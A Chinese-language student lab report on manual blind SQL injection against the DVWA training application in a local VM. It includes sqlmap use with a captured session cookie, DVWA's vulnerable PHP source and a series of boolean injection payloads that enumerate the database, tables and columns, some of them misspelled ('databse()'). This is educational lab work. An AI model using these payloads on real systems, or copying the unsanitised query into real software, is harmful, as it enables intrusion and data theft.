《软件安全》实验报告

姓名：李雅帆　　学号：2213041　　班级：信安班

一、实验名称：


SQL 盲注实验

二、实验要求：

基于 DVWA 里的 SQL 盲注案例，实施手工盲注，参考课本，撰写实验报告。


三、实验过程：

1.安装 OWASP 虚拟机，并通过通过 OWASP 虚拟机寻找 url，IP 为 192.168.29.131。




2.在 kali 中访问 IP。

3.进入 Damn Vulnerable Web Application 站点，注册并登录。




4.将网页左下端的 DVWA Security 设置为 low，访问选择 SQL Injection（Blind）。



5.此时进入了注入攻击界面，输入 123456，通过 URL 看出，请求方式是 GET。



```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''123''' at line 1
```

6.打开 sqlmap，输入指令 sqlmap -u URL




此时询问是否要跳转至登陆界面，说明没有会话信息无法登录。我们需要获取会话信息，利用 sqlmap 实现攻击，但是在这之前，我们需要打开本地代理服务器，这里安装了一个软件 paros。

安装成功，打开 paros



设置浏览器代理为 localhost，端口为 8080，查看并记录数据包中的 cookie 信息



在网页中输入 1234567，查看 Paros 拦截到的数据包信息，可以看到 cookie

这个时候输入 cookie，攻击成功。

7.实现 sql 盲注


（1）判断是否有注入，字符型还是数字型

①输入 1

用户存在

②输入 1' and 1=1 #

用户存在



③输入输入 1' and 1=2 #

用户不存在，说明存在字符型。

查看源代码。


```
<?php

if (isset($_GET['Submit'])) {

        // Retrieve data

        $id = $_GET['id'];

        $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
        $result = mysql_query($getid); // Removed 'or die' to suppres mysql errors

        $num = @mysql_numrows($result); // The '@' character suppresses errors making the injection 'blind'

        $i = 0;

        while ($i < $num) {

                $first = mysql_result($result,$i,"first_name");
                $last = mysql_result($result,$i,"last_name");

                echo '<pre>';
                echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
                echo '</pre>';

                $i++;
        }
}
?>
```

可以看出，安全级别为 low 的情况下，程序没有对 id 做任何处理。

（2）猜测数据库名。

①输入 1' and length(database())=1 #

显示不存在。




②直到输入 1' and length(database())=4 #

用户存在，数据库名长度为 4


③输入 1' and ascii(substr(databse(),1,1))>97 #

用户存在，说明第一个字符 ASCII 值大于 97




④输入 1' and ascii(substr(databse(),1,1))<122 #

用户存在，说明第一个字符 ASCII 值小于 122



⑤输入 1' and ascii(substr(databse(),1,1))<109 #

用户存在，说明第一个字符 ASCII 值小于 109




不断重复上述步骤，可以得到数据库名字（dvwa）

（3）猜测数据库中表名。

1' and (select count (table_name) from information_schema.tables where table_schema=database())=1 # 显示不存在

1' and (select count (table_name) from information_schema.tables where table_schema=database())=2 #



说明数据库里有两张表。


接下来猜测按照猜测数据库名字的方法猜测表名。

可以得到两张表的名字（guestbook，users）。

（4）猜测表中的字段名。

输入 1’ and (select count(column_name) from information_schema.columns where table_name= ’users’)=1# 显示不存在


直到输入 1’ and (select count(column_name) from information_schema.columns where table_name= ’users’)=8 #



User 表有八个字段。

输入 1’ and length(substr((select column_name from information_schema.columns where table_name= ’users’ limit 0,1),1))=1 # 显示不存在

直到 1’ and length(substr((select column_name from information_schema.columns where table_name= ’users’ limit 0,1),1))=7 #



说明 users 表的第一个字段为 7 个字符。

采用同样的方法，可以得到字段名字。

8.基于时间的 sql 盲注。

与上述方法类似，输入延迟时间，观察是否有明显的延迟，即可猜测需要的信息。

四、心得体会：

通过这次 SQL 盲注实验，我深入了解了 SQL 盲注的原理和操作。实验中，我成功在 Kali 服务器上使用 DVWA 进行手工 SQL 盲注攻击，学会了如何判断注入点并猜测数据库名、表名及字段名。此外，我通过使用工具 sqlmap 和代理服务器 Paros 获取会话信息，成功绕过登录验证并实现盲注。实验中还学习了基于时间的 SQL 盲注方法。总体来说，实验不仅提升了我的实际操作能力和安全防护意识，也让我更深刻地理解了 SQL 注入攻击的危害及其防御的重要性。